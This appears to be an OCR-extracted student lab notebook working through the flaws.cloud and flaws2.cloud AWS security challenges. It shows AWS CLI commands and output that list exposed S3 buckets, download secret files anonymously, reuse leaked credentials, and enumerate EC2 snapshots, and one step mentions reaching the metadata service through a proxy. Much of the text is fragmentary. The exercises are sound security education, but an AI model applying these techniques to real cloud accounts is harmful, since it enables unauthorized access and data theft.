
4.3.4.2 aws s3 --profile awsflawsone ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud



4.3.4.3


level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaw
School
Google
Apple Music
Plex
GitHub
Amazon
LinkedIn
AWS Console
WF
Schwab
Congrats! You found the secret file!
Level 3 is at http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
max...
semchuk2@ada:~$ whoami && date
semchuk2
Fri 28 May 2021 10:49:11 AM PDT
semchuk2@ada:~$

4.3.5.1


level3-9afd3927f195e10225021a578e6f78df.fla
School
Google
Apple Music
Plex
GitHub
Amazon
LinkedIn
AWS Console
WF
Schwab
This XML file does not appear to have any style information associated with it. The document tree is shown below.
−<ListBucketResult>
−<Name>
level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTru
−<Contents>
<Key>.git/COMMIT_EDITM
<LastModified>2017-09-1
<ETag>"5f8f2cb9c2664a2
<Size>52</Size>
<StorageClass>STANDAR
</Contents>
−<Contents>
<Key>.git/HEAD</Key>
<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"4cf2d64e44205fe628ddd534e1151b58"</ETag>
<Size>23</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
max...
semchuk2@ada:~$ whoami && date
semchuk2
Fri 28 May 2021 10:49:11 AM PDT
semchuk2@ada:~$

4.3.5.2 In the CLI view the bucket listing.

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$
```

4.3.5.3 Show the contents of this file

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ aws s3 cp --no-sign-request s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/robots.txt .
download: s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/robots.txt to ./robots.txt
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ ls
env  robots.txt
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ cat robots.txt
User-agent: *
Disallow: /(env) semchuk2@ada:~/Desktop/CS495/lab4_3$
```

4.3.5.6

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws s3 ls --profile flaws
2020-06-25 10:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 16:06:07 config-bucket-975426262029
2020-06-27 03:46:15 flaws-logs
2020-06-27 03:46:15 flaws.cloud
2020-06-27 08:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 08:27:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 08:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 08:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 08:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-27 19:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$
```

4.3.6 Level 4

4.3.6.1

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws sts get-caller-identity --profile flaws
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$
```

4.3.6.2


```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws ec2 describe-snapshots --owner-id 975426262029 --profile flaws
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12.000Z",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ]
        }
    ]
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$
```

4.3.6.2


```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws ec2 describe-snapshots --profile flaws | wc -l
299798
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$
```

4.3.7 Level 5


4.3.7.1



4.3.7.3 Use the proxy to access this internal metadata service and show the results.



4.3.8.4 Take a screenshot of it for your lab notebook.




Labs 4.4

4.4.2.4 Take a screenshot showing this account via the command below


```
Unknown options: flaws2L1
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile flaws2L1
{
    "UserId": "AROAIBATWWYQXZTTALNCE:level1",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/level1/level1"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$
```

4.4.2.6 Take a screenshot showing the secret URL in the file:




```
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws s3 ls s3://level1.flaws2.cloud --profile flaws2L1
                           PRE img/
2018-11-20 12:55:05      17102 favicon.ico
2018-11-20 18:00:22       1905 hint1.htm
2018-11-20 18:00:22       2226 hint2.htm
2018-11-20 18:00:22       2536 hint3.htm
2018-11-20 18:00:23       2460 hint4.htm
2018-11-20 18:00:17       3000 index.htm
2018-11-20 18:00:17       1899 secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws s3 cp s3://level1.flaws2.cloud/secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html --profile flaws2L1 .
download: s3://level1.flaws2.cloud/secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html to ./secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ ls
env  secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ cat secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <meta name="description" content="AWS Security training">
    <meta name="keywords" content="aws,security,ctf,amazon,enterprise,defense,infosec,cyber,flaws2">
    <title>flAWS2.cloud</title>

    <link href="http://flaws2.cloud/css/bootstrap.css" rel="stylesheet">
    <link href="https://fonts.googleapis.com/css?family=Lato" rel="stylesheet">
    <link href="http://flaws2.cloud/css/summitroute.css" rel="stylesheet">

    <link rel="icon" href="/favicon.ico" sizes="16x16 32x32 64x64" type="image/vnd.microsoft.icon">
</head>

<body>
    <div class="stretchforfooter">
        <div class="container">
            <nav class="navbar navbar-default" role="navigation">
                <div class="navbar-header">
                    <a class="navbar-brand" href="/"></a>
                </div>
                <div>
                    <ul class="nav navbar-nav navbar-right">
                        <li>
                            <a href="http://flaws2.cloud" class="hvr-overline-from-center">flaws2.cloud</a>
                        </li>
                    </ul>
                </div>
            </nav>
        </div>

        <hr class="gradient">

        <div class="content-section-a">
          <div class="container">
    <div class="row">
        <div class="col-sm-8 col-sm-offset-2">

<div class="content">
    <div class="row">
        <div class="col-sm-12">
            <center><h1>Level 1 - Secret</h1></center>
            <hr>
            The next level is at <a href="http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud">http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud</a>

        </div>
    </div>
</div>

</body>
</html>

    (env) semchuk2@ada:~/Desktop/CS495/lab4_4$
```


4.4.3.3 Take a screenshot of the successful login.



